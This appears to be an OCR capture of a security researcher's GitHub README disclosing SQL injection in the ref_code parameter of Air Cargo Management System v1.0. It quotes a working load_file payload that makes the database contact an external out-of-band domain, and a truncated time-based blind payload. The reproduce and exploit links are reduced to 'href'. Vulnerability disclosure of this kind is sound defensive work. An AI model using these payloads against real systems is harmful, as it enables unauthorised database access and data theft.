
nu11secur1ty Update report.txt ... on Feb 23 History

..	
Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Air Cargo Management System

Vendor




Description:

The `ref_code` parameter from Air Cargo Management System v1.0 appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\c5idmpdvfkqycmiqwv299ljz1q7jvej5mtdg44t.https://www.sourcecodester.com/php/15188/air-cargo-management-system-php-oop-free-source-code.html\\hag'))+' was submitted in the ref_code parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. WARNING: If this is in some external domain, or some subdomain redirection, or internal whatever, this will be extremely dangerous! Status: CRITICAL

[+] Payloads:

```
---
Parameter: ref_code (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=trace&ref_code=258044'+(select load_file('\\\\c5idmpdvfkqycmiqwv299lj
---
```

In action



Reproduce:

href

Proof and Exploit:

href